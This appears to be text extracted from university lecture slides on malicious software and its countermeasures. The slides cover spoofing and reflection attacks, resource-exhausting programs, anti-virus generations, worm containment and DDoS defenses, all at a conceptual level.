
---

WILLIAM  
& MARY

- use forged source addresses
  - usually via the raw socket interface on operating systems
  - makes attacking systems harder to identify
- Reflection attack: attacker generates large volumes of packets that have **the victim** system as the destination address



# TCP SYN Spoofing Attack





# Reflection Attacks


---

- attacker sends packets to a known service on the intermediary with a spoofed source address of the actual victim system
- when intermediary responds, the response is sent to the target
- “reflects” the attack off the intermediary (reflector)





# Reflection Attacks





- A bacterium or a rabbit is a program that absorbs all of some class of resource.
- Example
  - Exhaust disk space
  - Exhaust inode tables



- Type enforcement by human users
  - A program being written is considered **data**
  - A program must be changed into **executable** by a certifying authority before it's executed.



- Limiting the users' access domain
  - Idea: limit the objects that can be accessed by a malicious logic that assumes the user's privilege.
- Methods
  - Control information flow distances
    - Ex. Information cannot flow more than n times
  - Reduce the rights
  - Sandboxing
    - Implicitly restrict process rights
      - Ex. Insert special instructions that cause traps whenever an instruction violates the security policy.



- Inhibit users from sharing programs in different domains
  - An extreme: isolated domains
- Detect modified files
  - Using cryptographic checksums to detect alteration of files



- Proof-carrying code
  - Carry proof with the code
  - It can be verified (to a certain extent) that the program does what it is supposed to do
  - A program essentially carries an abstract version of itself so that the binary can be checked against this version.



# Virus Countermeasures

WILLIAM  
& MARY

- viral attacks exploit lack of integrity control on systems
- to defend need to add such controls
- typically by one or more of:
  - **prevention** - block virus infection mechanism
  - **detection** - of viruses in infected system
  - **reaction** - restoring system to clean state



## Host-based Behavior-Blocking Software

---

- integrated with host O/S
- monitors program behavior in real-time
  - eg file access, disk format, executable mods, system settings changes, network access
- for possibly malicious actions
  - if detected can block, terminate, or seek ok
- but malicious code runs before detection





# Generations of Anti-Virus Software

WILLIAM  
& MARY

## first generation: simple scanners

- requires a malware signature to identify the malware
- limited to the detection of known malware



## second generation: heuristic scanners

- uses heuristic rules to search for probable malware instances
- another approach is integrity checking



## third generation: activity traps

- memory-resident programs that identify malware by its actions rather than its structure in an infected program



## fourth generation: full-featured protection

- packages consisting of a variety of anti-virus techniques used in conjunction
- include scanning and activity trap components and access control capability



# Worm Countermeasures

- ◆ **perimeter network activity** and usage monitoring can form the basis of a worm defense
  
- ◆ worm defense approaches include:
  - signature-based worm scan filtering
  - filter-based worm containment
  - payload-classification-based worm containment
  - threshold random walk (TRW) scan detection
  - rate limiting
  - rate halting



# DDoS Attack Defenses

four lines of defense against DDoS attacks

- these attacks cannot be prevented entirely
- high traffic volumes may be legitimate
  - high publicity about a specific site
  - activity on a very popular site
  - described as slashdotted, flash crowd, or flash event

**attack prevention and preemption**

• before attack

**attack detection and filtering**

• during the attack

**attack source traceback and identification**

• during and after the attack

**attack reaction**

• after the attack



# Summary

---

- have considered:
  - various malicious programs
  - trapdoor, logic bomb, trojan horse, zombie
  - viruses
  - worms and DDoS attacks
  - countermeasures